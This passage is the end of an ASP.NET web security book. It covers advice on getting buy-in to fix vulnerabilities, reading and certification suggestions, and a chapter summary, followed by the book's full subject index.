- Have a plan to fix the security vulnerabilities on your backlog. Communicate the plan, and the risk, to upper management. Depending on the risk, budget, and other factors, they may hire programmers to help mitigate the risk sooner rather than later.

I want to emphasize that these are guidelines, and your specific needs may vary. But I find that these guidelines work in more places than not.

Getting Buy-In for Fixing Problems

Once you start thinking about security, you may start seeing security issues everywhere. At least I did once I started thinking like a hacker. But knowing security doesn't necessarily mean that you can do something about it. Too many software development teams are expected to focus on adding features and not performing necessary maintenance, much less security issues. What is a security-conscious developer to do? While there are no easy answers, here are a few things to consider:

- People don't typically make security incidents that *could* happen seriously. So instead of hypothetical attacks, the better you can get at exploiting vulnerabilities while others are watching, the more likely you will get time to fix issues.
- Security is always important but is rarely a priority. Software quality is often a priority, to the point that many software development teams include dedicated testers/QA engineers. If you can reframe security issues as quality issues (and indeed, many security issues can reasonably be reported as a bug), then you may get more traction.
- Don't try to fix everything at once. Most software development teams won't be able to spend a sprint fixing security issues, but carving out four hours per week for security issues should be achievable.
- Try to make it as easy as possible to find security issues. This is where free and/or open source tools can help. The less time you can spend looking for issues and the more time you can spend fixing them, the better off everyone will be.
- Spend as much of your time as possible fixing issues in a way that fixes them for everyone, such as with libraries that help everyone be more secure. Fixing an issue once is good. Fixing it everywhere is much better.

And finally, don't get discouraged if you encounter some resistance. Sometimes the best you can do is lead by example. Know that you're not alone!

Learning More

If you want to learn more, I would suggest you start with *The Web Application Hacker's Handbook* by Dafydd Stuttard (CEO of PortSwigger, maker of Burp Suite) and Marcus Pinto. There's not a lot of information here specific to the Microsoft web stack, but it's the best book by far I've encountered on penetration testing websites.

For security-related news, I like The Daily Swig,¹⁰ another PortSwigger product. Troy Hunt (<https://troyhunt.com>) is a Microsoft MVP/Regional Director who blogs regularly on security and is owner of haveibeenpwned.com, though he tends to focus on which companies got hacked recently more than I particularly care for. Otherwise, reading security websites like SecurityWeek and Dark Reading can keep you up to date with the latest security news.

If you want to learn by studying for a certification, I'd recommend studying for the Certified Ethical Hacker¹¹ (CEH) or the Certified Information Systems Security Professional¹² (CISSP). Both of these certifications dive deeply into other areas of security that may not be of interest to you as a web developer, and both require several years' worth of experience before actually getting the certification, but you can learn quite a bit by studying for these exams. Studying for the GIAC Web Application Penetration Tester¹³ (GWAPT) exam is also a possibility, but I've been unable to find the variety of study materials for this exam as are available for the CEH or CISSP exams.

Finally, I would encourage you to try breaking into your own websites (in a safe test environment, of course). It's one thing to read about various techniques that can be used to break into a website, but very few things teach as well as experience. What can you break? What can you steal? How can you prevent others from doing the same?

Summary

Knowing what secure code looks like is a good start to making your websites secure, but if you can't work those techniques into your daily development, your websites won't be secure. To help you find vulnerabilities, I covered various types of testing tools and then talked about how to integrate these into your CI/CD processes. Finally, I talked about how to catch issues manually, since tools can't catch all problems.

¹⁰ <https://portswigger.net/daily-swig>

¹¹ www.eccouncil.org/programs/certified-ethical-hacker-ceh/

¹² www.isc2.org/Certifications/CISSP

¹³ www.giac.org/certification/web-application-penetration-tester-gwapt

Index

A

ADO.NET

- object-relational mappers (ORMs), 261
- SqlConnection object, 257
- SQL injection, 259, 260
- stored procedures, 258–261
- Vulnerability Buffet, 256

Advanced Encryption Standard (AES), 162

Application programming interfaces

- (APIs), 155, 335
- architectures, 336
- authentication/authorization, 337–347
- availability, 337
- security perspective, 335

Application Security Posture

- Management (ASPM), 431

Application Security Verification

- Standard (ASVS), 87

Artificial Intelligence (AI), *see* Chatbots/AI

ASP.NET, 205

- application programming
 - interfaces (APIs), 155
- authentication (*see* Authentication)
- core security, 137
- cryptography, 159
- CSRF protection, 232–240
- error handling, 384
- filters, 149, 150
- hacking process, 89
- Kestrel/IIS, 155, 156
- logging (*see* Logging process)
- middleware/services

AntiforgeryMiddleware, 139

AntiforgeryOptions class, 148

- configuring services, 148, 149
- handles dependencies, 144–147
- HomeController constructor, 142
- hypothetical website, 138, 139
- IAntiforgery service, 141
- program.cs file, 138
- protection services, 141
- public methods, 140
- security perspective, 142
- services, 142–144
- SignInManager, 143, 144, 146

model binding, 150–153

MVC *vs.* Razor Pages, 154, 155

security headers, 66

security issues, 133, 134

setup/configuration, 391

Burp Suite, 410

Cache-Control header, 410

cookies, 407–409

deployment process, 413

headers, 397–409

JavaScript libraries/NuGet

packages, 411

monitoring vulnerabilities, 412

page-specific headers, 409–411

physical server/virtual

machine, 391

production servers, 395

security guidelines, 393

separation/microservices, 395

INDEX

ASP.NET (*cont.*)

- storing secrets, 395, 396
- test environment, 414
- third-party components, 411, 412
- web front end/mail server/database server, 394
- web servers, 392

technologies, 354

Asymmetric encryption

- definition, 194
- digital signatures, 195

.NET

- block ciphers, 195
- ExtensionMethods class, 196
- key pair, 198
- signature creation/validation, 199
- SignatureService class, 198
- verification, 200
- XML source code, 196, 197

public/private key, 194

Attribute-Based Access

Control (ABAC), 44

Authentication, 286

- AllowAnonymous attribute, 288
- APIs/microservices, 337–347
- authorization (*see* Authorization)
- brute force attacks, 290
 - Burp Repeater, 296
 - existing strength, 293, 294
 - hashing algorithm, 294
 - SignInManager, 292
 - SupportsUserLockout, 292
 - token expiration, 295–298
 - user lockouts, 290–293
- claim security, 286, 287
- controller class, 287
- credential stuffing, 41, 316, 317
- data access, 348

information leakage, 349

mass assignment/overposting, 348

default configuration, 290

detect/stop credential stuffing, 299

easy checking, 287, 288

external providers, 305

FindByEmailAsync method, 301

input validation, 348

IOptions<IdentityOptions>, 305

IUserStore<TUser>, 304, 305

login page, 320

LoginPartial.cshtml file, 303

multi-factor authentication, 41–43,
289, 290

passphrases, 321, 322

password hashing, 306, 307

passwords, 40

processing time, 298

protecting usernames

case sensitive, 315, 316

constructor class, 309

CreateAsync method, 310, 311

information leakage, 312–315

IUserStore interface, 308

normalized version, 312

PasswordSignInAsync method, 312

services, 310

SignInManager/UserManager, 313

VerifyPasswordAsync method, 313

ProtectPersonalData, 300–302

session state, 322

SignInManager<TUser>, 303, 304

storing sensitive information, 322

SupportsUserLockout property, 304

Swagger files, 349

token expiration time, 317–320

CookieAuthenticationEvents
class, 318

- cookie events class, 320
- events, 317
- Program.cs file, 319
- SignInAsync method, 319
- userManager<TUser>, 304
- username leakage, 298, 299
- username/passwords, 39, 40
- Authorization, 43–45, 323
 - attribute, 323
 - AuthorizeOrderAttribute, 333
 - IActionFilter, 332–334
 - IAuthorizationRequirement
 - class, 329–331
 - MAC/DAC access controls, 328
 - multiple roles, 324
 - policies, 325
 - RemoveFromRolesAsync
 - methods, 325
 - RequireAssertion, 327
 - RequireAuthenticatedUser, 327, 328
 - RequireClaim method, 326
 - RequireRole, 326
 - RequireUserName, 328

B

- Blazor, 355
- Burp Suite
 - community edition, 90
 - configuration screen, 92
 - definition, 90
 - home screen, 93
 - password location, 95
 - POST request, 94
 - project setup screen, 91
 - repeater, 96
 - versions, 90
- Business logic abuse, 252, 253

C

- Catching attackers
 - criminals
 - detection/privacy abuses, 12
 - logging system, 11
 - parameterized queries, 11
 - enticement/entrapment, 12, 13
 - honeypot, 12
- Catching process, 436
 - code reviews/refactoring, 436, 437
 - penetration tester, 437
 - covering tracks, 439
 - gaining access, 438
 - reconnaissance, 437
 - scanning/enumeration, 438
- Certificate Revocation List (CRL), 53
- Chatbots/AI, 356
 - ChatGPT, 357, 358
 - Garbage In/Garbage Out, 358, 359
 - generative AI, 357, 358
 - OpenAI, 358
 - prompt injection, 359, 360
- Common Vulnerability Scoring
 - System (CVSS), 24
- Confidentiality, Integrity, and
 - Availability (CIA), 2–5
- Content Management System (CMS), 4
- Content-Security-Policy (CSP),
 - 70, 71, 405–408
- Continuous Integration/Continuous
 - Deployment (CI/CD)
 - DAST scanning, 434, 435
 - IAST scanners, 436
 - integrating tools, 433
 - SAST scanners, 435
- Cross-origin resource sharing (CORS),
 - 68, 402–404

INDEX

Cross-Request Data Storage

cookies

header, 73

httponly, 74

path, 74

request, 72

response, 71

samesite, 74

hidden fields, 75–77

HTML5 storage, 77

session storage, 75, 76

Cross-site request forgery (CSRF),

1, 353

advantage, 119

controller class, 231

deeper dive, 232–240

double-submit cookie

pattern, 121

HttpMethodMatcherPolicy, 231

IAntiforgeryAdditional

DataProvider, 240–243

MVC protection, 228

raw request data, 233

sensitive operations, 244

ShouldValidate method, 230

startup.cs, 229

unauthenticated pages, 243

user intervention, 120

Cross-Site Scripting (XSS), 1, 31,

48, 69, 351

ads/add trackers, 216

bypassing tag filtering

attribute attacks, 113, 114

case insensitive, 111

hijacking DOM

manipulation, 114–116

img tags/Iframes/

elements, 111–113

JavaScript Framework templates,

116, 117

script tag, 111

third-party script, 117, 118

consequences, 118, 119

CSP header

backend process, 214

front end, 215

key points, 213

primary issue, 214

script tag, 214

source code, 213

DAST attacks, 420

encoding

characters, 209

HtmlHelper, 210–212

JavaScript framework, 212, 213

script page, 208

search result, 207, 208

tags, 206

user input, 207

Vulnerability Buffet, 206, 209

malvertising, 216

page vulnerable, 109

preventing attacks, 206

query string, 108, 109

reflected/persistent, 110

value shadowing, 132

Cryptography

algorithms, 202

asymmetric encryption, 194–201

encoding process, 203

hard-coded keys/hard-coded IVs, 203

hashing, 182–194

storing/handling insecure, 203

storing keys, 201, 202

symmetric encryption (*see* Symmetric encryption)

D

Data access technology
 entity framework (*see* Entity framework)
 Data Encryption Standard (DES), 162
 Denial of Service (DoS), 37, 38
 Discretionary Access Control (DAC), 44, 328
 Distributed Denial of Service (DDoS), 38
 Docker/Kubernetes, 355, 356
 Dynamic Application Security Testing (DAST), 418
 active/passive scan, 419
 actual product quality, 424
 CI/CD scanning, 434, 435
 HTML element attribute, 420
 online comparisons, 423
 request/response, 422
 security issues, 420
 sensitive information, 422
 vulnerabilities, 419, 422

E, F

Enterprise Security API (ESAPI), 370
 Entity framework
 ad hoc queries, 263–265
 ADO.NET (*see* ADO.NET)
 database query, 262
 filters
 database context method, 270
 expressions, 271–276
 GetUserFilterExpression
 internals, 274
 handling data encryption, 277
 hard-coded subqueries, 269–272
 JuiceShop app, 268

OnModelCreating method, 277
 relational databases, 280, 281
 SingleForUser method, 272
 UserFilterableAttribute, 272
 ValueConverter, 276–278
 detect tampering/ValueConverter, 279, 280
 parameterized queries, 262
 principle of least privilege, 265–267

Error handling
 app.UseHsts(), 383
 catching errors, 389
 class, 385
 error page, 384
 exception handling/
 middleware, 386–389
 ExceptionHandler, 387
 ExceptionHandlerFeature, 386
 log entry, 385
 Program.cs, 383, 388
 Exploit Prediction Scoring System (EPSS), 25

G

General Data Protection Regulation (GDPR), 22

H

Hacking process
 Burp Suite, 90–96
 business logic abuse, 135
 cross-site scripting, 108–119
 injection, 119–121
 operating system security, 121–125
 security issues, 133, 134

INDEX

Hacking process (*cont.*)

- GET/POST, 133

- parameter pollution, 134

- response splitting, 133, 134

- verb tampering, 133

- SQL (*see* SQL injection)

- trusted/untrusted input, 89

- web attacks, 125–132

Hardware Security Module (HSM), 201

Hashing

- authentication, 306, 307

- ciphertexts, 182

- encryption algorithms, 185

- hash collision, 182

- keyed (HMAC), 185

- MD5, 185

- .NET

- Bouncy Castle, 192, 193

- interface, 193, 194

- match method, 192

- source code, 190

- strings, 191

- password matches, 182

- PBKDF2, bcrypt, and scrypt,

- 187, 188

- salted versions, 184–186

- searching process, 188, 189

- secure hashing algorithm, 186, 187

- uses of, 182, 183

Health Insurance Portability and

- Accountability Act (HIPAA), 22

HTTP Strict Transport Security (HSTS)

- certificates, 399

- HstsOptions object, 400–403

- TLS 1.2/1.3, 399

HyperText Transfer Protocol Secure

- (HTTPS), 51, 52

I

- Indirect Object Reference (IDOR),
335, 349

- Insecure Direct Object Reference
(IDOR), 78

Interactive Application Security

- Testing (IAST), 429, 430

- CI/CD process, 436

International Organization for

- Standardization (ISO), 20, 21

Internet Information Services (IIS),

- 155, 156, 401

Inventory management, 439, 440

J

JavaScript, 350

- Cross-Site Scripting (XSS), 351

- CSRF protections, 353

- frameworks, 352

- input validations, 352

- secrets, 350

JavaScript Web Tokens (JWTs)

- header, 338

- .NET

- configuration code, 342

- Program.cs, 341

- secretStore, 339

- server-to-server request, 340

- payload decoded, 338

- sections, 338

- server-to-server authentication, 342

- digital signatures, 344, 345, 347

- header, 343

- OAuth 2.0, 344

- signature validation, 346

- tokens, 344

- Swagger files, 349
- web requests, 338
- JSON Web Token (JWT), 81

K

- Kali Linux, 430

L

- Local File Inclusion (LFI), 124
- Logging process
 - action information, 372
 - active defenses, 377
 - CanAccessPage method, 380
 - credential stuffing attacks, 377–380
 - honeypots, 380–382
 - login page, 378
 - advantage, 372
 - appsettings.config file, 365
 - compliance, 369
 - CSRF token matching, 366
 - error (*see* Error handling)
 - extension methods, 364
 - framework events, 375
 - ILogger interface, 362
 - ISecurityLogger interface, 375
 - log injections, 382
 - login page, 362, 364
 - model binding, 367, 368
 - PII/sensitive information, 376
 - problems, 371
 - request information, 369
 - security, 377, 378
 - SecurityEvent hierarchy, 373
 - security events/levels, 370, 371
 - SecurityEventType object, 374
 - security perspective, 367

M

- Machine-in-the-middle (MitM), 15, 16
- Mandatory Access Control (MAC), 44, 328
- Mass assignment
 - binding object, 244, 245
 - Entity Framework class, 249
 - Entity Framework objects, 248
 - method parameters, 246
 - POST method, 247
 - scaffolded code, 248–250
- Microservices
 - APIs (*see* Application programming interfaces (APIs))
- Model binding
 - AccountUserViewModel, 150
 - attributes, 152
 - binding source, 152–154
 - controller method, 150
- Model-View-Controller (MVC), 155, 156
- Multifactor authentication (MFA), 42–44, 289, 290

N

- National Institute of Standards and Technology (NIST), 21
- .NET
 - asymmetric encryption, 195–201
 - Bouncy Castle, 180, 181
 - encryption service, 175–180
 - hashing, 190–194
 - JavaScript Web Tokens (JWTs), 339–342
 - key generation, 168
 - AES encryption, 171, 172
 - byte array methods, 169
 - decryption code, 173, 175
 - GetKey() method, 170
 - ISecretStore service, 170

INDEX

.NET (*cont.*)

- pulling algorithm/key index information, 173, 174
- random array, 168
- rotating keys, 170

Rijndael and AES classes, 166, 167

Non-SQL data sources, 283, 284

NoSQL database, 354, 355

O

Object-relational mappers (ORMs), 261

Open Worldwide Application Security

Project (OWASP), 80

ASVS framework, 87

Cheat Sheets, 87

JuiceShop, 88

SAMM model, 86

Web Application Security Risks, 80

broken access control, 80

cryptographic failures, 81

identification/authentication, 83

injection, 81

insecure design, 82

insufficient logging and

monitoring, 84

problems, 86

security misconfiguration, 82

Server-Side Request Forgery, 84

software and data integrity

failures, 83

vulnerabilities, 82

Operating system security

command injection, 124

controller method, 123

directory traversal, 122, 123

file uploads/management, 124, 125

RFI/LFI, 124

P, Q

Payment Card Industry Data Security
Standard (PCI DSS), 22

Personal Account Information (PAI), 45

Personal Health Information (PHI), 45

Personally Identifiable Information
(PII), 45

Processing user input

business logic abuse, 252, 253

CSRF (*see* Cross-Site Request

Forgery (CSRF))

mass assignment, 244–250

preventing XSS attacks, 206–217

spam, 251, 252

SSRF issues, 252

validation attributes

allow lists/deny lists, 227, 228

controller method, 221–223

credit application, 217

documentation, 216

file contents, 224

image file signatures, 223

Razor page, 218

source code, 219

uploading files, 222–225

user input/retrieve

files, 225–227

R

Regular expression Denial of
Service (ReDoS), 5, 37

Remote File Inclusion (RFI), 124

Role-Based Access Control (RBAC), 44

Rule-Based Access Control (RuBAC), 44

Runtime Application Security

Protection (RASP), 432

S

Secret scanning, 432, 433

Secure Hashing Algorithm (SHA), 186, 187

Secure Socket Layer (SSL), 52

Secure Software Development

 Lifecycle (SSDLC)

 catching process, 436–439

 CI/CD process, 433–436

 fix problems, 440, 441

 inventory management, 439, 440

 NIST's table, 417, 418

 security issues, 441, 442

 security tools, 430–433

 traditional security, 418–430

Securing database design, 281

 connections, 281

 database, 282

 encryption/decryption, 282

 GUID mapping, 284

 mapping integer, 283

 relational databases, 283, 284

 schemas, 281

 test database backups, 282

Security

 attacks, 13

 attack surface, 9

 availability, 4, 5

 brute force attack, 15

 catching attackers (*see* Catching
 attackers)

 chaining, 16, 17

 compliance, 22

 confidentiality, 2

 credential stuffing, 18

 defense in depth, 19, 20

 definition, 2

 evidence, 10

 expand, 10

 exploit, 7

 integrity protections, 3, 4

 MitM attacks, 15, 16

 nonrepudiation, 4

 organizations, 20, 21

 penetration, 9

 primary *vs.* compensating control, 18

 priorities, 5

 privileges and access systems, 23

 ransomware attacks, 17

 replay attack, 16

 research, 8, 9

 risk, 7

 risk management, 23

 segmentation, 20

 social engineering attack, 13

 baiting, 14

 phishing/spear-phishing, 14

 pretexting, 14

 reverse, 15

 service/benefit, 15

 Spectre and Meltdown, 23

 standards/regulations, 21, 22

 threats, 6, 7

 vulnerabilities, 6, 24, 25

 zero Trust, 19

Server-Side Request Forgery (SSRF),
 84, 132, 252

Single-Page Application (SPA), 335, 424

Software Assurance Maturity

 Model (SAMM), 86

Software Bill of Materials (SBOM), 28, 439

Software Composition Analysis (SCA),
 428, 429

Software security

 authentication, 39–43

 authorization, 43–45

INDEX

Software security (*cont.*)

- code sourcing, 27
 - cryptography issues, 30
 - online coding, 29
 - SQL injection vulnerability, 30
 - stripe documentation, 31
 - third-party components, 27–29
- default, 48
- fail open *vs.* fail closed, 48–50
- finding sensitive information, 45, 46
- obscurity, 47
- secrets/source control, 33, 34
- threat modeling (*see* Threat modeling)
- try/catch block, 49
- user experience (UX), 46

SQL injection

- boolean, 103–107
- error messages, 102, 103
- login query, 99
- second-order, 107, 108
- source code, 97
- time-based blind, 107
- Union-based attack, 99–101
- vulnerability, 96

Static Application Security Testing (SAST)

- CI/CD scanning, 435
- commercial scanners, 426, 427
- effectiveness, 426
- FxCop/Roslyn analyzers, 425
- open source, 425
- scanning/roslyn, 428
- SonarQube, 425
- source code, 424, 425
- VisualCodeGrepper, 425
- Visual Studio, 425

Structured Query Language (SQL), *see* SQL injection

Symmetric encryption

- AES/Rijndael, 162
- algorithms, 161
- block encryption, 163–166
- cipher mode, 165
- data encryption algorithm, 162
- definition, 160
- email addresses, 160
- .NET, 166–181
- stream ciphers/block ciphers, 161
- websites, 160

T, U, V

Threat modeling

- information disclosure, 35–37
- repudiation/nonrepudiation, 35
- spoofing, 34
- tampering, 34

Transport Layer Security (TLS), 52

W, X, Y

Wasm, 79

Web application

- clickjacking, 126
- hypothetical blog class, 129
- mass assignment/overposting, 129, 130
- Server-Side Request Forgery, 132
- session hijacking/stealing, 128, 129
- time-based attacks, 125
- unvalidated redirects, 127, 128
- value shadowing
 - controller method, 131
 - cross-site scripting, 132

Web application firewall (WAF), 18, 431, 432

WebAssembly, 79, 355

- Web security, 51
 - connection process, 52–54
 - cross-request (*see* Cross-Request Data Storage)
 - headers
 - ASP.NET website, 65, 66
 - cache-control, 67
 - Cache-Control/Pragma/Expires, 66
 - content-type-options, 69
 - cookies, 66
 - CORS process, 68
 - CSP header, 70, 71
 - strict-transport security, 66
 - X-Frame-Options, 69
 - XSS protection, 69
 - HTTPS, SSL and TLS, 51, 52
 - Insecure Direct Object Reference (IDOR), 78
 - OWASP, 80–88
 - response
 - client errors, 62, 63
 - codes, 60–65
 - HTTP response, 59
 - informational codes, 60
 - Internal server error, 64
 - redirection, 60
 - server errors, 64, 65
 - success, 60
 - switch protocols, 60
 - sockets, 78
 - WebAssembly, 79
- Z**
- Zed Attack Proxy (ZAP), 423
 - Zero-day vulnerabilities, 29